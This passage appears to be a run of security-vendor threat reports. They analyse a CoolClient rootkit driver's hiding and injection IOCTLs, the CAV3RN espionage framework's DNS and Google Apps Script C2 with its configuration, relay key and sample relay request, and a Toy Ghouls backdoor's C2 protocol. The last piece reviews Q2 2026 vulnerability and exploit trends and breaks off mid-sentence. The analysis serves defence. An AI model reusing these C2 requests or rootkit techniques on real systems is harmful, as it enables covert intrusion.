When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.
The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.
To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.
MiniFilter registration
To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.
Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds
The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.
Registry callback registration
To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.
Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000
Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.
Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.
IOCTL command dispatcher
To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.
The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:
0x222120: registers the current CoolClient process with the driver.
0x2221E0: passes the configured C2 IPv4 address.
0x2220F0: registers filesystem and registry paths for protection.
The remaining IOCTL handlers were not invoked by the analyzed sample.
IOCTL
Handler
Functionality
0x222000
0x140001E04
Enable or disable the rootkit.
0x222004
0x1400020B0
Query the current rootkit state.
0x2220F0
0x140002320
● Register protected filesystem or registry paths
● Used by CoolClient to register its installation directory and service registry key.
0x2220F4
0x1400034DC
Remove a protected filesystem or registry path.
0x2220F8
0x140003464
Clear all protected filesystem and registry path entries.
0x222118
0x1400024B0
Register process or path protection entries.
0x22211C
0x140002A20
Query registered protection entries.
0x222120
0x140003794
Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124
0x14000362C
Remove a protection entry.
0x222128
0x14000349C
Clear all process protection entries.
0x222130
0x14000265C
Register a protected process by PID.
0x222134
0x140010E88
Inject shellcode into a target process using NtCreateThreadEx.
0x222138
0x14000F498
Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144
0x14000270C
Delete a file.
0x222148
0x14000286C
Decrypt an embedded buffer and write it to disk.
0x22214C
0x1400027F4
Read and decrypt an encrypted file.
0x222168
0x140002780
Unmap the image section of a target process.
0x22216C
0x140013984
Terminate a process by PID.
0x222194
0x140011F50
Remove Protected Process Light (PPL) protection.
0x222198
0x140002940
Create or modify a registry value.
0x22219C
0x140010630
Hide a process by unlinking it from the active process list.
0x2221A0
0x140010670
Restore a previously hidden process.
0x2221A4
0x14000F8A0
Hide a module within a process.
0x2221A8
0x14000F954
Restore a hidden module.
0x2221AC
0x140016368
Enumerate and restore kernel notification callbacks.
0x2221B0
0x140016458
Disable or restore kernel notification callbacks.
0x2221B4
0x140012408
Manually load a secondary kernel driver.
0x2221B8
0x14001262C
Debug/test handler.
0x2221BC
0x1400165F6
Write to an arbitrary kernel address.
0x2221C0
0x14000BB00, 0x14000BB78
Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4
0x14000BB6C, 0x14000BB10
Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0
0x1400126C0
Register a C2 IPv4 address.
0x2221E4
0x140012E50
Delete a C2 IPv4 address.
After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.
Kernel module enumeration and hiding
To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.
Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding
This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.
Nsiproxy hooking and data filtering
The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.
To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.
Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine
When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.
Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.
Victimology
The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.
Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.
Attribution
Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.
The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.
Conclusion
The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.
HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check
The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:
mqtt-bird-agent 0.1.0 (HiveMQ version)
matrix-bird-agent 0.1.0 (Element version)
This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.
Technical details
Delivery
In this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.
Installation
The backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.
Other launch options are listed in the backdoor’s help output:
C:\cplsupport.exe -h
Bird Agent - MQTT server monitor
Usage: cplsupport.exe [OPTIONS]

Options:
-c, --config <CONFIG> Path to config.toml config file
--install Install as a system service
--uninstall Uninstall the system service
--seal Encrypt sensitive config fields in-place using a machine-bound key
-h, --help Print help
-V, --version Print version
HiveMQ version backdoor help output
In the Element version, the backdoor help output looks as follows:
C:\wtass.exe -h
Matrix monitoring agent

Usage: wtass.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help             Print help
  -V, --version          Print version
Element version backdoor help output
By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.
The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.
If the configuration cannot be decrypted, the backdoor stops running.
Encrypted configuration files look as follows:
Encrypted backdoor configuration file, HiveMQ version
The encrypted portion of the HiveMQ version’s configuration contains the following parameters:
agent_privkey: the agent’s private key
channel_id: the channel identifier used to communicate with the broker
server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version’s configuration
In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.
Decrypted Element version configuration file, retrieved from the registry
The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.
Communication
At startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.
The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.
Once a connection is established, the system’s status is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/status. The message format is:
{"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is:
{cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
The backdoor sends GET requests to
broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format:
{"cmd_id":int,"command":"str","timeout_secs":int}.
Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
Command execution results are sent to the command server at
broker.hivemq.com:8883/[cluster_id]/cmd/res in the
{"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.
For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:
Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version:
{cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
This version of the backdoor supports two types of commands, distinguished by the start of the received message.
To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
Received commands are executed via the Windows command line interface.
Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.
Takeaways
We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.
We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.
Total published vulnerabilities per month from 2022 through 2026 (download)
Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:
BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.
Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.
Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.
That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.
All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:
CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root
The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests
Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.
Most common published exploits
The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.
Distribution of published exploits by platform, Q1 2026 (download)
Distribution of published exploits by platform, Q2 2026 (download)
Vulnerability exploitation in APT attacks
We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)
In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.
The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)
Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
